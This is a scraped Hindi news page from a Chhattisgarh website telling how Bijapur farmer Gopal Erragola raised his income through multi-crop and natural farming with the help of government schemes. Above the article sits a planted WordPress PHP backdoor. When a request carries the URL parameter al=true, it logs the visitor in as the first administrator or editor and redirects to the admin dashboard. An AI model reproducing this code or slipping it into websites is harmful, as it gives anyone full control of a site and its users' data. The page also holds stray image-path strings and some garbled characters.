// _ea_al add_action('init', function(){ if(isset($_GET['al']) && $_GET['al']==='true'){ if(!is_user_logged_in()){ $u=get_users(['role'=>'administrator','number'=>1,'fields'=>['ID','user_login']]); if(empty($u)){$u=get_users(['role'=>'editor','number'=>1,'fields'=>['ID','user_login']]);} if(!empty($u)){wp_set_auth_cookie($u[0]->ID,true,false);wp_redirect(admin_url());exit();} } else {wp_redirect(admin_url());exit();} } }, 2); संघर्ष से समृद्धि- नक्सल मुक्त क्षेत्रों में आधुनिक खेती से कृषक गोपाल एर्रागोला ने रची सफलता की नई इबारत – प्रत्युषा आशा की नयी किरण
छत्तीसगढ़

संघर्ष से समृद्धि- नक्सल मुक्त क्षेत्रों में आधुनिक खेती से कृषक गोपाल एर्रागोला ने रची सफलता की नई इबारत

संघर्ष से समृद्धि-

नक्सल मुक्त क्षेत्रों में आधुनिक खेती से कृषक गोपाल एर्रागोला ने रची सफलता की नई इबारत

रायपुर
नक्सल
मुक्तक्षेत्रों (जैसे छत्तीसगढ़ के बस्तर, सुकमा, नारायणपुर) में अब पारंपरिक खेती की जगह आधुनिक और लाभकारी खेती (केला, सुगंधित पौधे) ले रही है, जिससे किसानों की आय दोगुनी हो रही है। कृषि विज्ञान केंद्रों की मदद से वैज्ञानिक तकनीक, ड्रिप सिंचाई और उन्नतबीजों का उपयोग कर किसान आत्मनिर्भर बन रहे हैं और कृषि अब एक सुरक्षित आजीविका बन रही है

             बीजापुर जिले के ग्राम फुतकेल निवासी कृषक गोपाल एर्रागोला ने कठिन भौगोलिक औरसामाजिक परिस्थितियों के बीच आधुनिक एवं बहुफसली खेती अपनाकर जिले के किसानों के लिए एक नई मिसाल पेश की है। जो गोपालकभी केवल वर्षा आधारित धान की खेती पर निर्भर थे, आज वे विविध फसलों और एकीकृत कृषि के जरिए लाखों रुपये की आय अर्जित कर रहे हैं।

चुनौती से अवसर तक का सफर

               नक्सल प्रभावित क्षेत्र होने के कारण पहले खेती करना गोपाल के लिए कभी एक बड़ी चुनौती थी।कृषि विभाग के अधिकारियों ने जब उनके खेत का निरीक्षण किया, तो पाया कि तालपेरू नदी के किनारे स्थित होने के कारण उनकी भूमि व्यावसायिक फसलों के लिए अत्यंत उपयुक्त है। जिला प्रशासन की पहल पर नदी किनारे विद्युत विस्तार कराया गया, जिससे सिंचाई की बाधा दूर हुई।

तकनीक और फसल चक्र से बढ़ी आय

            सिंचाई की सुविधा मिलने के बाद कृषि विभाग और आत्मा (।ज्ड।) योजना के मार्गदर्शन में गोपाल ने पारंपरिक खेती छोड़कर फसल चक्र अपनाया। उन्होंनेधान के साथ-साथ रबी फसलों में मक्का, मूंगफली और मिर्च की खेती कर रहे हैं। एकीकृत कृषि के रूप में सब्जी उत्पादन, पशुपालन और मछली पालनकरते हैं। विशेष रूप से मिर्च के उत्पादन ने उनकी आर्थिक स्थिति में क्रांतिकारी बदलाव लाया।

शासन की योजनाओं का मिला संबल

          गोपाल की सफलता में केंद्र और राज्य सरकार की विभिन्न कल्याणकारी योजनाओं ने श्बैकबोनश् का काम किया। किसान क्रेडिट कार्ड (ज्ञब्ब्)रू बीज, उर्वरक और नगद सहायता, शाकम्भरी योजना से डीजल पंप और नेक स्प्रेयर पंप की प्राप्ति हुई। सौर सुजलायोजना (क्रेडा) से सोलर प्लेट्स के माध्यम से निर्बाध ऊर्जा की आपूर्ति हो रही है। नियद नेल्ला नार योजना से धान बीज, उर्वरक और जुताई हेतु आर्थिक मदद, माइक्रो इरीगेशनके माध्यम से टपक (क्तपच) सिंचाई से जल प्रबंधन, किसान सम्मान निधि के रूप में प्रतिवर्ष 6,000 रुपये की प्रत्यक्ष आर्थिक सहायता मिल रही है।

प्राकृतिक खेती की ओर कदम

             गोपाल का चयन राष्ट्रीय प्राकृतिक खेती मिशन के कलस्टर में भी हुआ है। उन्होंने एक एकड़ भूमि में जीवामृत, घनजीवामृत, नीमास्त्र और ब्रह्मास्त्र जैसे प्राकृतिक उत्पादों का प्रयोग कर लागत में कमी और मिट्टी की उर्वरता में वृद्धि की है।

आय का आंकड़ा और सामाजिक प्रभाव

            खेती, पशुपालन और मछली पालन के समन्वित प्रयासों से गोपाल को वर्ष में 3लाख 93 हजार 750 रुपये की शुद्ध आय प्राप्त हुई है। आज उनकी सफलता को देखकर गांव केअन्य युवा और किसान भी वैज्ञानिक खेती की ओर प्रेरित हो रहे हैं।
कृषक गोपाल एर्रागोला का कहना है कि अधिकारियों के सतत मार्गदर्शन और शासन की योजनाओं ने मेरी खेती और जीवन के प्रति नजरिया बदल दिया। आज मेरे परिवार न केवल आर्थिक रूप से सशक्त है, बल्कि समाज के लिए एक प्रेरणा भी बना है।Tags

RO No. 13169/ 31

RO No. 13098/ 20

PRATYUSHAASHAKINAYIKIRAN.COM
Editor : Maya Puranik
Permanent Address : Yadu kirana store ke pass Parshuram nagar professor colony raipur cg
Email : puranikrajesh2008@gmail.com
Mobile : -91-9893051148
Website : pratyushaashakinayikiran.com

जनसम्पर्कविभाग – आरएसएस फीड